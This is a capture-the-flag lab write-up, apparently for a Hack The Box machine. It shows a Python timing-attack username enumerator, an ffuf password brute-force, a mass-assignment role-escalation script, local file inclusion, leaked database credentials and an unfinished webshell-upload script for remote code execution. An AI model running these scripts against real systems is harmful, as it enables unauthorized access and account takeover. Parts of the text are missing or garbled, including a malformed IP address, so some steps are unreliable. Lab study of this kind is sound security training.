

Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.11.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 17:02 IST
Nmap scan report for 10.10.11.135
Host is up (0.28s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 d2:5c:40:d7:c9:fe:ff:a8:83:c3:6e:cd:60:11:d2:eb (RSA)
|_   256  18:c9:f7:b9:27:36:a1:16:59:23:35:84:34:31:b3:ad (ECDSA)
|_   256  a2:2d:ee:db:4e:bf:f9:3f:8b:d4:cf:b4:12:d8:20:f2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-cookie-flags:
|_   /:
|_   PHPSESSID:
|_   httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Simple WebApp
|_ Requested resource was ./login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.47 seconds

(vigneswar@VigneswarPC)-[~]
$ |
```

2) Checked the website



3) The login page is vulnerable to timing attack, the response is delayed for valid user likely because it calculates password hash only for valid users

```
import requests
from time import sleep
```

```
headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Cookie': 'PHPSESSID=hfegmi5vgg2qq87nv7belflqnr;'
```

```
}
```


```
def check_username(username: str):
    try:
        res = requests.post('http://10.10.11.135/login.php?login=true', headers=headers, data=f'user={username.strip()}&password='+ 'x'*100)
        return res.elapsed.microseconds
    except Exception as e:
        print(e)
    return -1
```

```
avg_time = sum(check_username('wrongusername') for _ in range(10))/10
admin_time = sum(check_username('admin') for _ in range(10))/10
print(f"Average Delay: {avg_time}, Average Delay for valid user: {admin_time}")
for username in open('/usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt').read().split('\n'):
    delay = check_username(username)
    if abs(delay-admin_time) < abs(delay-avg_time):
        # make sure its not a false positive
        delay = check_username(username)
        if abs(delay-admin_time) < abs(delay-avg_time):
            print(f"Delay: {delay} - {username}")
    sleep(0.2)
```

```
[eu-vip-20]-[10.10.14.14]-[vigneswara@htb-rxelbt1fkd]-[~]
[★]$ python3 timing.py
Average Delay: 152675.2, Average Delay for valid user: 235531.8
Delay: 244300 - admin
Delay: 235518 - aaron
```

4) Bruteforced valid credentials

```
(vigneswar@VigneswarPC)-[~]
$ ffuf -w /usr/share/seclists/Passwords/xato-net-10-million-passwords-dup.txt -u 'http://10.10.11.135/login.php?login=true' --data 'user=aaron&password=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs 5963 -x http://127.0.0.1:8080
```






```
Method: POST
URL: http://10.10.11.135/login.php?login=true
Wordlist: /usr/share/seclists/Passwords/xato-net-10-million-passwords-dup.txt
Header: Content-Type: application/x-www-form-urlencoded
Data: user=aaron&password=FUZZ
Follow redirects: false
Calibration: false
Proxy: http://127.0.0.1:8080
Timeout: 10
Threads: 40
Matcher: Response status: 200-299,301,302,307,401,403,405,500
Filter: Response size: 5963

aaron [Status: 302, Size: 848, Words: 220, Lines: 35, Duration: 3850ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

aaron:aaron

5) Checked the functionalities



Vulnerability Assessment

i) The update page is vulnerable to "broken object property level authorization" aka mass assignment

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /profile_update.php HTTP/1.1 2 Host: 10.10.11.135 3 Content-Length: 59 4 Accept-Language: en-US,en;q=0.9 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36 6 Content-type: application/x-www-form-urlencoded 7 Accept: */* 8 Origin: http://10.10.11.135 9 Referer: http://10.10.11.135/profile.php 10 Accept-Encoding: gzip, deflate, br 11 Cookie: PHPSESSID=a231161bso1ef2biehh1jve87l 12 Connection: keep-alive 13 14 firstName=test&lastName=test&email=test&company=test&role=1</pre>				<pre>1 HTTP/1.1 200 OK 2 Date: Wed, 23 Oct 2024 12:39:47 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 419 9 Keep-Alive: timeout=5, max=100 10 Connection: Keep-Alive 11 Content-Type: text/html; charset=UTF-8 12 13 { 14 "id": "2", 15 "0": "2", 16 "username": "aaron", 17 "1": "aaron", 18 "password": "\$2y\$10\$ks9MM.M8G.aquRLu53QY0.9tZNFvAL0IAb3LwLggUs580H5mVUFq", 19 "2": "\$2y\$10\$ks9MM.M8G.aquRLu53QY0.9tZNFvAL0IAb3LwLggUs580H5mVUFq", 20 "lastName": "test", 21 "3": "test", 22 "firstName": "test", 23 "4": "test", 24 "email": "test", 25 "5": "test", 26 "role": "1", 27 "6": "1", 28 "company": "test", 29 "7": "test" 30 }</pre>			

We are able to change our role


2) Found the admin role

import requests


```
headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Cookie': 'PHPSESSID=a231161bso1ef2biehh1jve87l'
}
```

```
def check_role(role):
    try:
        res = requests.post('http://10.10.11.135/profile_update.php?cmd=id', headers=headers, data=f'
firstName=test&lastName=test&email=test&company=test&role={role}')
        if (res.ok):
            return len(requests.get('http://10.10.11.135/index.php', headers=headers).text)
    except Exception as e:
        print(e)
    return -1
```


```
original = check_role(0)
for role in range(100):
    if check_role(role) != original:
        print(role)
        break
```



3) Found a upload functionality



4) Found more directories



5) Found a way to load images

```
$(document).ready(function () {
    document.getElementById("main").style.backgroundImage =
        "url('/image.php?img=images/background.jpg')";
});
```


6) The page is vulnerable to LFI

[illegible]

7) Checked the source codes


[illegible]

8) Found db credentials



root:4_V3Ry_l0000n9_p422w0rd

9) Checked the upload php



We can upload a webshell and include it with lfi to get rce

10) Got rce

```
import hashlib
from time import time
import requests
```

```
start = time()
```

```
url = 'http://10.10.10.11.135/upload.php'
```

```
files = {
    'fileToUpload': ('shell.jpg', open('shell.jpg', 'rb'), 'image/jpeg')
}
```

```
headers = {
```

```
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36',
    'Accept': '*/*',
    'Origin': 'http://10.10.10.11.135',
    'Referer': 'http://10.10.10.11.135/avatar_uploader.php',
    'Cookie': 'PHPSESSID=7a435lnvra8l75f2dia1vgup51',
```

```

}
